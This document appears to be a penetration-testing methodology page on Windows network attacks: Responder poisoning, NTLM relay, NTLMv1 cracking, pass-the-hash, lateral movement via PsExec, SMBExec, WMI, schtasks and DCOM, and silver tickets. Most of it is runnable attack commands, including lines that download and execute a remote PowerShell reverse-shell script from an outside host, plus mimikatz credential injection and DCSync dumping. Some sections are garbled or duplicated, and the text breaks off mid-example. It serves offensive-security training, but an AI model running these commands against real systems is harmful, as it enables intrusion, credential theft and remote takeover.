**Spoofing LLMNR, NBT-NS, mDNS/DNS and WPAD and Relay Attacks**

## Network Protocols

### Local Host Resolution Protocols

* **LLMNR, NBT-NS, and mDNS**:
  + Microsoft and other operating systems use LLMNR and NBT-NS for local name resolution when DNS fails. Similarly, Apple and Linux systems use mDNS.
  + These protocols are susceptible to interception and spoofing due to their unauthenticated, broadcast nature over UDP.
  + [Responder](https://github.com/lgandx/Responder) can be used to impersonate services by sending forged responses to hosts querying these protocols.
  + Further information on service impersonation using Responder can be found [here](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks).

### Web Proxy Auto-Discovery Protocol (WPAD)

* WPAD allows browsers to discover proxy settings automatically.
* Discovery is facilitated via DHCP, DNS, or fallback to LLMNR and NBT-NS if DNS fails.
* Responder can automate WPAD attacks, directing clients to malicious WPAD servers.

### Responder for Protocol Poisoning

* **Responder** is a tool used for poisoning LLMNR, NBT-NS, and mDNS queries, selectively responding based on query types, primarily targeting SMB services.
* It comes pre-installed in Kali Linux, configurable at /etc/responder/Responder.conf.
* Responder displays captured hashes on the screen and saves them in the /usr/share/responder/logs directory.
* It supports both IPv4 and IPv6.
* Windows version of Responder is available [here](https://github.com/lgandx/Responder-Windows).

#### Running Responder

* To run Responder with default settings: responder -I <Interface>
* For more aggressive probing (with potential side effects): responder -I <Interface> -P -r -v
* Techniques to capture NTLMv1 challenges/responses for easier cracking: responder -I <Interface> --lm --disable-ess
* WPAD impersonation can be activated with: responder -I <Interface> --wpad
* NetBIOS requests can be resolved to the attacker's IP, and an authentication proxy can be set up: responder.py -I <interface> -Pv

### DHCP Poisoning with Responder

* Spoofing DHCP responses can permanently poison a victim's routing information, offering a stealthier alternative to ARP poisoning.
* It requires precise knowledge of the target network's configuration.
* Running the attack: ./Responder.py -I eth0 -Pdv
* This method can effectively capture NTLMv1/2 hashes, but it requires careful handling to avoid network disruption.

### Capturing Credentials with Responder

* Responder will impersonate services using the above-mentioned protocols, capturing credentials (usually NTLMv2 Challenge/Response) when a user attempts to authenticate against the spoofed services.
* Attempts can be made to downgrade to NetNTLMv1 or disable ESS for easier credential cracking.

It's crucial to note that employing these techniques should be done legally and ethically, ensuring proper authorization and avoiding disruption or unauthorized access.

## Inveigh

Inveigh is a tool for penetration testers and red teamers, designed for Windows systems. It offers functionalities similar to Responder, performing spoofing and man-in-the-middle attacks. The tool has evolved from a PowerShell script to a C# binary, with [**Inveigh**](https://github.com/Kevin-Robertson/Inveigh) and [**InveighZero**](https://github.com/Kevin-Robertson/InveighZero) as the main versions. Detailed parameters and instructions can be found in the [**wiki**](https://github.com/Kevin-Robertson/Inveigh/wiki/Parameters).

Inveigh can be operated through PowerShell:

Invoke-Inveigh -NBNS Y -ConsoleOutput Y -FileOutput Y

Or executed as a C# binary:

Inveigh.exe

### NTLM Relay Attack

This attack leverages SMB authentication sessions to access a target machine, granting a system shell if successful. Key prerequisites include:

* The authenticating user must have Local Admin access on the relayed host.
* SMB signing should be disabled.

#### 445 Port Forwarding and Tunneling

In scenarios where direct network introduction isn't feasible, traffic on port 445 needs to be forwarded and tunneled. Tools like [**PortBender**](https://github.com/praetorian-inc/PortBender) help in redirecting port 445 traffic to another port, which is essential when local admin access is available for driver loading.

PortBender setup and operation in Cobalt Strike:

Cobalt Strike -> Script Manager -> Load (Select PortBender.cna)

beacon> cd C:\Windows\system32\drivers # Navigate to drivers directory

beacon> upload C:\PortBender\WinDivert64.sys # Upload driver

beacon> PortBender redirect 445 8445 # Redirect traffic from port 445 to 8445

beacon> rportfwd 8445 127.0.0.1 445 # Route traffic from port 8445 to Team Server

beacon> socks 1080 # Establish a SOCKS proxy on port 1080

# Termination commands

beacon> jobs

beacon> jobkill 0

beacon> rportfwd stop 8445

beacon> socks stop

### Other Tools for NTLM Relay Attack

* **Metasploit**: Set up with proxies, local and remote host details.
* **smbrelayx**: A Python script for relaying SMB sessions and executing commands or deploying backdoors.
* **MultiRelay**: A tool from the Responder suite to relay specific users or all users, execute commands, or dump hashes.

Each tool can be configured to operate through a SOCKS proxy if necessary, enabling attacks even with indirect network access.

### MultiRelay Operation

MultiRelay is executed from the ***/usr/share/responder/tools*** directory, targeting specific IPs or users.

python MultiRelay.py -t <IP target> -u ALL # Relay all users

python MultiRelay.py -t <IP target> -u ALL -c whoami # Execute command

python MultiRelay.py -t <IP target> -u ALL -d # Dump hashes

# Proxychains for routing traffic

These tools and techniques form a comprehensive set for conducting NTLM Relay attacks in various network environments.

### Force NTLM Logins

In Windows you **may be able to force some privileged accounts to authenticate to arbitrary machines**.

# NTLM

## Basic Information

In environments where **Windows XP and Server 2003** are in operation, LM (Lan Manager) hashes are utilized, although it's widely recognized that these can be easily compromised. A particular LM hash, AAD3B435B51404EEAAD3B435B51404EE, indicates a scenario where LM is not employed, representing the hash for an empty string.

By default, the **Kerberos** authentication protocol is the primary method used. NTLM (NT LAN Manager) steps in under specific circumstances: absence of Active Directory, non-existence of the domain, malfunctioning of Kerberos due to improper configuration, or when connections are attempted using an IP address rather than a valid hostname.

The presence of the **"NTLMSSP"** header in network packets signals an NTLM authentication process.

Support for the authentication protocols - LM, NTLMv1, and NTLMv2 - is facilitated by a specific DLL located at %windir%\Windows\System32\msv1\\_0.dll.

**Key Points**:


* LM hashes are vulnerable and an empty LM hash (AAD3B435B51404EEAAD3B435B51404EE) signifies its non-use.
* Kerberos is the default authentication method, with NTLM used only under certain conditions.
* NTLM authentication packets are identifiable by the "NTLMSSP" header.
* LM, NTLMv1, and NTLMv2 protocols are supported by the system file msv1\\_0.dll.

## LM, NTLMv1 and NTLMv2

You can check and configure which protocol will be used:

### GUI

Execute *secpol.msc* -> Local policies -> Security Options -> Network Security: LAN Manager authentication level. There are 6 levels (from 0 to 5).



### Registry

This will set the level 5:

reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v lmcompatibilitylevel /t REG\_DWORD /d 5 /f

Possible values:

0 - Send LM & NTLM responses

1 - Send LM & NTLM responses, use NTLMv2 session security if negotiated

2 - Send NTLM response only

3 - Send NTLMv2 response only

4 - Send NTLMv2 response only, refuse LM

5 - Send NTLMv2 response only, refuse LM & NTLM

## Basic NTLM Domain authentication Scheme

1. The **user** introduces his **credentials**
2. The client machine **sends an authentication request** sending the **domain name** and the **username**
3. The **server** sends the **challenge**
4. The **client encrypts** the **challenge** using the hash of the password as key and sends it as response
5. The **server sends** to the **Domain controller** the **domain name, the username, the challenge and the response**. If there **isn't** an Active Directory configured or the domain name is the name of the server, the credentials are **checked locally**.
6. The **domain controller checks if everything is correct** and sends the information to the server

The **server** and the **Domain Controller** are able to create a **Secure Channel** via **Netlogon** server as the Domain Controller know the password of the server (it is inside the **NTDS.DIT** db).

### Local NTLM authentication Scheme

The authentication is as the one mentioned **before but** the **server** knows the **hash of the user** that tries to authenticate inside the **SAM** file. So, instead of asking the Domain Controller, the **server will check itself** if the user can authenticate.

### NTLMv1 Challenge

The **challenge length is 8 bytes** and the **response is 24 bytes** long.

The **hash NT (16bytes)** is divided in **3 parts of 7bytes each** (7B + 7B + (2B+0x00\*5)): the **last part is filled with zeros**. Then, the **challenge** is **ciphered separately** with each part and the **resulting** ciphered bytes are **joined**. Total: 8B + 8B + 8B = 24Bytes.

**Problems**:

* Lack of **randomness**
* The 3 parts can be **attacked separately** to find the NT hash
* **DES is crackable**
* The 3º key is composed always by **5 zeros**.
* Given the **same challenge** the **response** will be **same**. So, you can give as a **challenge** to the victim the string "**1122334455667788**" and attack the response used **precomputed rainbow tables**.

### NTLMv1 attack

Nowadays is becoming less common to find environments with Unconstrained Delegation configured, but this doesn't mean you can't **abuse a Print Spooler service** configured.

You could abuse some credentials/sessions you already have on the AD to **ask the printer to authenticate** against some **host under your control**. Then, using metasploit auxiliary/server/capture/smb or responder you can **set the authentication challenge to 1122334455667788**, capture the authentication attempt, and if it was done using **NTLMv1** you will be able to **crack it**. If you are using responder you could try to \*\*use the flag --lm \*\* to try to **downgrade** the **authentication**. *Note that for this technique the authentication must be performed using NTLMv1 (NTLMv2 is not valid).*

Remember that the printer will use the computer account during the authentication, and computer accounts use **long and random passwords** that you **probably won't be able to crack** using common **dictionaries**. But the **NTLMv1** authentication **uses DES** ([more info here](https://book.hacktricks.xyz/windows-hardening/ntlm#ntlmv1-challenge)), so using some services specially dedicated to cracking DES you will be able to crack it (you could use <https://crack.sh/> or <https://ntlmv1.com/> for example).

### NTLMv1 attack with hashcat

NTLMv1 can also be broken with the NTLMv1 Multi Tool <https://github.com/evilmog/ntlmv1-multi> which formats NTLMv1 messages im a method that can be broken with hashcat.

The command

python3 ntlmv1.py --ntlmv1 hashcat::DUSTIN-5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595:1122334455667788

would output the below:

['hashcat', '', 'DUSTIN-5AA37877', '76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D', '727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595', '1122334455667788']

Hostname: DUSTIN-5AA37877

Username: hashcat

Challenge: 1122334455667788

LM Response: 76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D

NT Response: 727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595

CT1: 727B4E35F947129E

CT2: A52B9CDEDAE86934

CT3: BB23EF89F50FC595

To Calculate final 4 characters of NTLM hash use:

./ct3\_to\_ntlm.bin BB23EF89F50FC595 1122334455667788

To crack with hashcat create a file with the following contents:

727B4E35F947129E:1122334455667788

A52B9CDEDAE86934:1122334455667788

To crack with hashcat:

./hashcat -m 14000 -a 3 -1 charsets/DES\_full.charset --hex-charset hashes.txt ?1?1?1?1?1?1?1?1

To Crack with crack.sh use the following token

NTHASH:727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595

Create a file with the contents of:

727B4E35F947129E:1122334455667788

A52B9CDEDAE86934:1122334455667788

Run hashcat (distributed is best through a tool such as hashtopolis) as this will take several days otherwise.

./hashcat -m 14000 -a 3 -1 charsets/DES\_full.charset --hex-charset hashes.txt ?1?1?1?1?1?1?1?1

In this case we know the password to this is password so we are going to cheat for demo purposes:

python ntlm-to-des.py --ntlm b4b9b02e6f09a9bd760f388b67351e2b

DESKEY1: b55d6d04e67926

DESKEY2: bcba83e6895b9d

echo b55d6d04e67926>>des.cand

echo bcba83e6895b9d>>des.cand

We now need to use the hashcat-utilities to convert the cracked des keys into parts of the NTLM hash:

./hashcat-utils/src/deskey\_to\_ntlm.pl b55d6d05e7792753

b4b9b02e6f09a9 # this is part 1

./hashcat-utils/src/deskey\_to\_ntlm.pl bcba83e6895b9d

bd760f388b6700 # this is part 2

Ginally the last part:

./hashcat-utils/src/ct3\_to\_ntlm.bin BB23EF89F50FC595 1122334455667788

586c # this is the last part

Combine them together:

NTHASH=b4b9b02e6f09a9bd760f388b6700586c

### NTLMv2 Challenge

The **challenge length is 8 bytes** and **2 responses are sent**: One is **24 bytes** long and the length of the **other** is **variable**.

**The first response** is created by ciphering using **HMAC\_MD5** the **string** composed by the **client and the domain** and using as **key** the **hash MD4** of the **NT hash**. Then, the **result** will by used as **key** to cipher using **HMAC\_MD5** the **challenge**. To this, **a client challenge of 8 bytes will be added**. Total: 24 B.

The **second response** is created using **several values** (a new client challenge, a **timestamp** to avoid **replay attacks**...)

If you have a **pcap that has captured a successful authentication process**, you can follow this guide to get the domain, username , challenge and response and try to creak the password: <https://research.801labs.org/cracking-an-ntlmv2-hash/>

## Pass-the-Hash

**Once you have the hash of the victim**, you can use it to **impersonate** it. You need to use a **tool** that will **perform** the **NTLM authentication using** that **hash**, **or** you could create a new **sessionlogon** and **inject** that **hash** inside the **LSASS**, so when any **NTLM authentication is performed**, that **hash will be used.** The last option is what mimikatz does.

**Please, remember that you can perform Pass-the-Hash attacks also using Computer accounts.**

### **Mimikatz**

**Needs to be run as administrator**

Invoke-Mimikatz -Command '"sekurlsa::pth /user:username /domain:domain.tld /ntlm:NTLMhash /run:powershell.exe"'

This will launch a process that will belongs to the users that have launch mimikatz but internally in LSASS the saved credentials are the ones inside the mimikatz parameters. Then, you can access to network resources as if you where that user (similar to the runas /netonly trick but you don't need to know the plain-text password).

### Pass-the-Hash from linux

You can obtain code execution in Windows machines using Pass-the-Hash from Linux. [**Access here to learn how to do it.**](https://github.com/carlospolop/hacktricks/blob/master/windows/ntlm/broken-reference/README.md)

### Impacket Windows compiled tools

You can download [impacket binaries for Windows here](https://github.com/ropnop/impacket_static_binaries/releases/tag/0.9.21-dev-binaries).

* **psexec\_windows.exe** C:\AD\MyTools\psexec\_windows.exe -hashes ":b38ff50264b74508085d82c69794a4d8" svcadmin@dcorp-mgmt.my.domain.local
* **wmiexec.exe** wmiexec\_windows.exe -hashes ":b38ff50264b74508085d82c69794a4d8" svcadmin@dcorp-mgmt.dollarcorp.moneycorp.local
* **atexec.exe** (In this case you need to specify a command, cmd.exe and powershell.exe are not valid to obtain an interactive shell)C:\AD\MyTools\atexec\_windows.exe -hashes ":b38ff50264b74508085d82c69794a4d8" svcadmin@dcorp-mgmt.dollarcorp.moneycorp.local 'whoami'
* There are several more Impacket binaries...

### Invoke-TheHash

You can get the powershell scripts from here: <https://github.com/Kevin-Robertson/Invoke-TheHash>

#### Invoke-SMBExec

Invoke-SMBExec -Target dcorp-mgmt.my.domain.local -Domain my.domain.local -Username username -Hash b38ff50264b74508085d82c69794a4d8 -Command 'powershell -ep bypass -Command "iex(iwr http://172.16.100.114:8080/pc.ps1 -UseBasicParsing)"' -verbose

#### Invoke-WMIExec

Invoke-SMBExec -Target dcorp-mgmt.my.domain.local -Domain my.domain.local -Username username -Hash b38ff50264b74508085d82c69794a4d8 -Command 'powershell -ep bypass -Command "iex(iwr http://172.16.100.114:8080/pc.ps1 -UseBasicParsing)"' -verbose

#### Invoke-SMBClient

Invoke-SMBClient -Domain dollarcorp.moneycorp.local -Username svcadmin -Hash b38ff50264b74508085d82c69794a4d8 [-Action Recurse] -Source \\dcorp-mgmt.my.domain.local\C$\ -verbose

#### Invoke-SMBEnum

Invoke-SMBEnum -Domain dollarcorp.moneycorp.local -Username svcadmin -Hash b38ff50264b74508085d82c69794a4d8 -Target dcorp-mgmt.dollarcorp.moneycorp.local -verbose

#### Invoke-TheHash

This function is a **mix of all the others**. You can pass **several hosts**, **exclude** someones and **select** the **option** you want to use (*SMBExec, WMIExec, SMBClient, SMBEnum*). If you select **any** of **SMBExec** and **WMIExec** but you **don't** give any ***Command*** parameter it will just **check** if you have **enough permissions**.

Invoke-TheHash -Type WMIExec -Target 192.168.100.0/24 -TargetExclude 192.168.100.50 -Username Administ -ty h F6F38B793DB6A94BA04A52F1D3EE92F0

### [Evil-WinRM Pass the Hash](https://book.hacktricks.xyz/network-services-pentesting/5985-5986-pentesting-winrm#using-evil-winrm)

### Windows Credentials Editor (WCE)

**Needs to be run as administrator**

This tool will do the same thing as mimikatz (modify LSASS memory).

wce.exe -s <username>:<domain>:<hash\_lm>:<hash\_nt>

**Manual Windows remote execution with username and password**

# Lateral Movement

There are different different ways to execute commands in external systems, here you can find the explanations on how the main Windows lateral movements techniques work:

* **PsExec**

## How do they work

The process is outlined in the steps below, illustrating how service binaries are manipulated to achieve remote execution on a target machine via SMB:

1. **ing of a service binary to the ADMIN$ share over SMB** is performed.
2. **Creation of a service on the remote machine** is done by pointing to the binary.
3. The service is **started remotely**.
4. Upon exit, the service is **stopped, and the binary is deleted**.

### **Process of Manually Executing PsExec**

Assuming there is an executable payload (created with msfvenom and obfuscated using Veil to evade antivirus detection), named 'met8888.exe', representing a meterpreter reverse\_http payload, the following steps are taken:


* **ing the binary**: The executable is copied to the ADMIN$ share from a command prompt, though it may be placed anywhere on the filesystem to remain concealed.
* **Creating a service**: Utilizing the Windows sc command, which allows for querying, creating, and deleting Windows services remotely, a service named "meterpreter" is created to point to the uploaded binary.
* **Starting the service**: The final step involves starting the service, which will likely result in a "time-out" error due to the binary not being a genuine service binary and failing to return the expected response code. This error is inconsequential as the primary goal is the binary's execution.

Observation of the Metasploit listener will reveal that the session has been initiated successfully.

[Learn more about the sc command](https://technet.microsoft.com/en-us/library/bb490995.aspx).

Find moe detailed steps in: <https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/>

**You could also use the Windows Sysinternals binary PsExec.exe:**



You could also use [**SharpLateral**](https://github.com/mertdas/SharpLateral):

SharpLateral.exe redexec HOSTNAME C:\\Users\\Administrator\\Desktop\\malware.exe.exe malware.exe ServiceName

* **SmbExec**

## How it Works

**Smbexec** is a tool used for remote command execution on Windows systems, similar to **Psexec**, but it avoids placing any malicious files on the target system.

### Key Points about **SMBExec**

* It operates by creating a temporary service (for example, "BTOBTO") on the target machine to execute commands via cmd.exe (%COMSPEC%), without dropping any binaries.
* Despite its stealthy approach, it does generate event logs for each command executed, offering a form of non-interactive "shell".
* The command to connect using **Smbexec** looks like this:

smbexec.py WORKGROUP/genericuser:genericpassword@10.10.10.10

### Executing Commands Without Binaries

* **Smbexec** enables direct command execution through service binPaths, eliminating the need for physical binaries on the target.
* This method is useful for executing one-time commands on a Windows target. For instance, pairing it with Metasploit's web\_delivery module allows for the execution of a PowerShell-targeted reverse Meterpreter payload.
* By creating a remote service on the attacker's machine with binPath set to run the provided command through cmd.exe, it's possible to execute the payload successfully, achieving callback and payload execution with the Metasploit listener, even if service response errors occur.

### Commands Example

Creating and starting the service can be accomplished with the following commands:

sc create [ServiceName] binPath= "cmd.exe /c [PayloadCommand]"

sc start [ServiceName]

FOr further details check <https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/>

## References

* <https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/>
* **WmicExec**

## How It Works Explained

Processes can be opened on hosts where the username and either password or hash are known through the use of WMI. Commands are executed using WMI by Wmiexec, providing a semi-interactive shell experience.

**dcomexec.py:** Utilizing different DCOM endpoints, this script offers a semi-interactive shell akin to wmiexec.py, specifically leveraging the ShellBrowserWindow DCOM object. It currently supports MMC20. Application, Shell Windows, and Shell Browser Window objects. (source: [Hacking Articles](https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/))

## WMI Fundamentals

### Namespace

Structured in a directory-style hierarchy, WMI's top-level container is \root, under which additional directories, referred to as namespaces, are organized. Commands to list namespaces:

# Retrieval of Root namespaces

gwmi -namespace "root" -Class "\_\_Namespace" | Select Name

# Enumeration of all namespaces (administrator privileges may be required)

Get-WmiObject -Class "\_\_Namespace" -Namespace "Root" -List -Recurse 2> $null | select \_\_Namespace | sort \_\_Namespace

# Listing of namespaces within "root\cimv2"

Get-WmiObject -Class "\_\_Namespace" -Namespace "root\cimv2" -List -Recurse 2> $null | select \_\_Namespace | sort \_\_Namespace

Classes within a namespace can be listed using:

gwmwi -List -Recurse # Defaults to "root\cimv2" if no namespace specified

gwmi -Namespace "root/microsoft" -List -Recurse

### **Classes**

Knowing a WMI class name, such as win32\_process, and the namespace it resides in is crucial for any WMI operation. Commands to list classes beginning with win32:

Get-WmiObject -Recurse -List -class win32\* | more # Defaults to "root\cimv2"

gwmi -Namespace "root/microsoft" -List -Recurse -Class "MSFT\_MpComput\*"

Invocation of a class:

# Defaults to "root/cimv2" when namespace isn't specified

Get-WmiObject -Class win32\_share

Get-WmiObject -Namespace "root/microsoft/windows/defender" -Class MSFT\_MpComputerStatus

### Methods

Methods, which are one or more executable functions of WMI classes, can be executed.

# Class loading, method listing, and execution

$c = [wmiclass]"win32\_share"

$c.methods

# To create a share: $c.Create("c:\share\path","name",0,$null,"My Description")

# Method listing and invocation

Invoke-WmiMethod -Class win32\_share -Name Create -ArgumentList @($null, "Description", $null, "Name", $null, "c:\share\path",0)

## WMI Enumeration

### WMI Service Status

Commands to verify if the WMI service is operational:

# WMI service status check

Get-Service Winmgmt

# Via CMD

net start | findstr "Instrumentation"

### System and Process Information

Gathering system and process information through WMI:

Get-WmiObject -ClassName win32\_operatingsystem | select \* | more

Get-WmiObject win32\_process | Select Name, Processid

For attackers, WMI is a potent tool for enumerating sensitive data about systems or domains.

wmic computerystem list full /format:list

wmic process list /format:list

wmic ntdomain list /format:list

wmic useraccount list /format:list

wmic group list /format:list

wmic sysaccount list /format:list

Remote querying of WMI for specific information, such as local admins or logged-on users, is feasible with careful command construction.

### **Manual Remote WMI Querying**

Stealthy identification of local admins on a remote machine and logged-on users can be achieved through specific WMI queries. wmic also supports reading from a text file to execute commands on multiple nodes simultaneously.

To remotely execute a process over WMI, such as deploying an Empire agent, the following command structure is employed, with successful execution indicated by a return value of "0":

wmic /node:hostname /user:user path win32\_process call create "empire launcher string here"

This process illustrates WMI's capability for remote execution and system enumeration, highlighting its utility for both system administration and penetration testing.

## References

* [https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-3-wmi-and-winrm/](https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/)

## Automatic Tools

* [**SharpLateral**](https://github.com/mertdas/SharpLateral):

SharpLateral redwmi HOSTNAME C:\\Users\\Administrator\\Desktop\\malware.exe

* **AtExec / SchtasksExec**

## How Does it works

At allows to schedule tasks in hosts where you know username/(password/Hash). So, you can use it to execute commands in other hosts and get the output.

At \\victim 11:00:00PM shutdown -r

Using schtasks you need first to create the task and then call it:

schtasks /create /n <TASK\_NAME> /tr C:\path\executable.exe /sc once /st 00:00 /S <VICTIM> /RU System

schtasks /run /tn <TASK\_NAME> /S <VICTIM>

schtasks /create /S dcorp-dc.domain.local /SC Weekely /RU "NT Authority\SYSTEM" /TN "MyNewtask" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.X/InvokePowerShellTcp.ps1''')'"

schtasks /run /tn "MyNewtask" /S dcorp-dc.domain.local

You can also use [SharpLateral](https://github.com/mertdas/SharpLateral):

SharpLateral schedule HOSTNAME C:\Users\Administrator\Desktop\malware.exe TaskName

## Silver ticket

The **Silver Ticket** attack involves the exploitation of service tickets in Active Directory (AD) environments. This method relies on **acquiring the NTLM hash of a service account**, such as a computer account, to forge a Ticket Granting Service (TGS) ticket. With this forged ticket, an attacker can access specific services on the network, **impersonating any user**, typically aiming for administrative privileges. It's emphasized that using AES keys for forging tickets is more secure and less detectable.

For ticket crafting, different tools are employed based on the operating system:

### On Linux

python ticketer.py -nthash <HASH> -domain-sid <DOMAIN\_SID> -domain <DOMAIN> -spn <SERVICE\_PRINCIPAL\_NAME> <USER>

export KRB5CCNAME=/root/impacket-examples/<TICKET\_NAME>.ccache

python psexec.py <DOMAIN>/<USER>@<TARGET> -k -no-pass

### On Windows

# Create the ticket

mimikatz.exe "kerberos::golden /domain:<DOMAIN> /sid:<DOMAIN\_SID> /rc4:<HASH> /user:<USER> /service:<SERVICE> /target:<TARGET>"

# Inject the ticket

mimikatz.exe "kerberos::ptt <TICKET\_FILE>"

.\Rubeus.exe ptt /ticket:<TICKET\_FILE>

# Obtain a shell

.\PsExec.exe -accepteula \\<TARGET> cmd

The CIFS service is highlighted as a common target for accessing the victim's file system, but other services like HOST and RPCSS can also be exploited for tasks and WMI queries.

## Available Services

| **Service Type** | **Service Silver Tickets** |
| --- | --- |
| WMI | HOST  RPCSS |
| PowerShell Remoting | HOST  HTTP  Depending on OS also:  WSMAN  RPCSS |
| WinRM | HOST  HTTP  In some occasions you can just ask for: WINRM |
| Scheduled Tasks | HOST |
| Windows File Share, also psexec | CIFS |
| LDAP operations, included DCSync | LDAP |
| Windows Remote Server Administration Tools | RPCSS  LDAP  CIFS |
| Golden Tickets | krbtgt |

Using **Rubeus** you may **ask for all** these tickets using the parameter:

* /altservice:host,RPCSS,http,wsman,cifs,ldap,krbtgt,winrm

### Silver tickets Event IDs

* 4624: Account Logon
* 4634: Account Logoff
* 4672: Admin Logon

## Abusing Service tickets

In the following examples lets imagine that the ticket is retrieved impersonating the administrator account.

### CIFS

With this ticket you will be able to access the C$ and ADMIN$ folder via **SMB** (if they are exposed) and files to a part of the remote filesystem just doing something like:

dir \\vulnerable.computer\C$

dir \\vulnerable.computer\ADMIN$

afile.txt \\vulnerable.computer\C$\Windows\Temp

You will also be able to obtain a shell inside the host or execute arbitrary commands using **psexec**:

PAGE PsExec/Winexec/ScExec

### HOST

With this permission you can generate scheduled tasks in remote computers and execute arbitrary commands:

#Check you have permissions to use schtasks over a remote server

schtasks /S some.vuln.pc

#Create scheduled task, first for exe execution, second for powershell reverse shell download

schtasks /create /S some.vuln.pc /SC weekly /RU "NT Authority\System" /TN "SomeTaskName" /TR "C:\path\to\executable.exe"

schtasks /create /S some.vuln.pc /SC Weekly /RU "NT Authority\SYSTEM" /TN "SomeTaskName" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1''')'"

#Check it was successfully created

schtasks /query /S some.vuln.pc

#Run created schtask now

schtasks /Run /S mcorp-dc.moneycorp.local /TN "SomeTaskName"

### HOST + RPCSS

With these tickets you can **execute WMI in the victim system**:

#Check you have enough privileges

Invoke-WmiMethod -class win32\_operatingsystem -ComputerName remote.computer.local

#Execute code

Invoke-WmiMethod win32\_process -ComputerName $Computer -name create -argumentlist "$RunCommand"

#You can also use wmic

wmic remote.computer.local list full /format:list

Find **more information about wmiexec** in the following page:

PAGE WmicExec

### HOST + WSMAN (WINRM)

With winrm access over a computer you can **access it** and even get a PowerShell:

New-PSSession -Name PSC -ComputerName the.computer.name; Enter-PSSession PSC

Check the following page to learn **more ways to connect with a remote host using winrm**:

PAGE WinRM

Note that **winrm must be active and listening** on the remote computer to access it.

### LDAP

With this privilege you can dump the DC database using **DCSync**:

mimikatz(commandline) # lsadump::dcsync /dc:pcdc.domain.local /domain:domain.local /user:krbtgt

**Learn more about DCSync** in the following page:

## References

* <https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets>
* <https://www.tarlogic.com/blog/how-to-attack-kerberos/>
* **WinRM- Open word file of Pentesting WinRM**
* **DCOM Exec**

## MMC20.Application

**For more info about this technique chech the original post from** [**https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/**](https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/)

Distributed Component Object Model (DCOM) objects present an interesting capability for network-based interactions with objects. Microsoft provides comprehensive documentation for both DCOM and Component Object Model (COM), accessible [here for DCOM](https://msdn.microsoft.com/en-us/library/cc226801.aspx) and [here for COM](https://msdn.microsoft.com/en-us/library/windows/desktop/ms694363(v=vs.85).aspx). A list of DCOM applications can be retrieved using the PowerShell command:

Get-CimInstance Win32\_DCOMApplication

The COM object, [MMC Application Class (MMC20.Application)](https://technet.microsoft.com/en-us/library/cc181199.aspx), enables scripting of MMC snap-in operations. Notably, this object contains a ExecuteShellCommand method under Document.ActiveView. More information about this method can be found [here](https://msdn.microsoft.com/en-us/library/aa815396(v=vs.85).aspx). Check it running:

This feature facilitates the execution of commands over a network through a DCOM application. To interact with DCOM remotely as an admin, PowerShell can be utilized as follows:

[activator]::CreateInstance([type]::GetTypeFromProgID("<DCOM\_ProgID>", "<IP\_Address>"))

This command connects to the DCOM application and returns an instance of the COM object. The ExecuteShellCommand method can then be invoked to execute a process on the remote host. The process involves the following steps:

Check methods:

$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "10.10.10.10"))

$com.Document.ActiveView | Get-Member

Get RCE:

$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "10.10.10.10"))

$com | Get-Member

# Then just run something like:

ls \\10.10.10.10\c$\Users

## ShellWindows & ShellBrowserWindow

**For more info about this technique check the original post** [**https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/**](https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/)

The **MMC20.Application** object was identified to lack explicit "LaunchPermissions," defaulting to permissions that permit Administrators access. For further details, a thread can be explored [here](https://twitter.com/tiraniddo/status/817532039771525120), and the usage of [@tiraniddo](https://twitter.com/tiraniddo)’s OleView .NET for filtering objects without explicit Launch Permission is recommended.

Two specific objects, ShellBrowserWindow and ShellWindows, were highlighted due to their lack of explicit Launch Permissions. The absence of a LaunchPermission registry entry under HKCR:\AppID\{guid} signifies no explicit permissions.

### ShellWindows

For ShellWindows, which lacks a ProgID, the .NET methods Type.GetTypeFromCLSID and Activator.CreateInstance facilitate object instantiation using its AppID. This process leverages OleView .NET to retrieve the CLSID for ShellWindows. Once instantiated, interaction is possible through the WindowsShell.Item method, leading to method invocation like Document.Application.ShellExecute.

Example PowerShell commands were provided to instantiate the object and execute commands remotely:

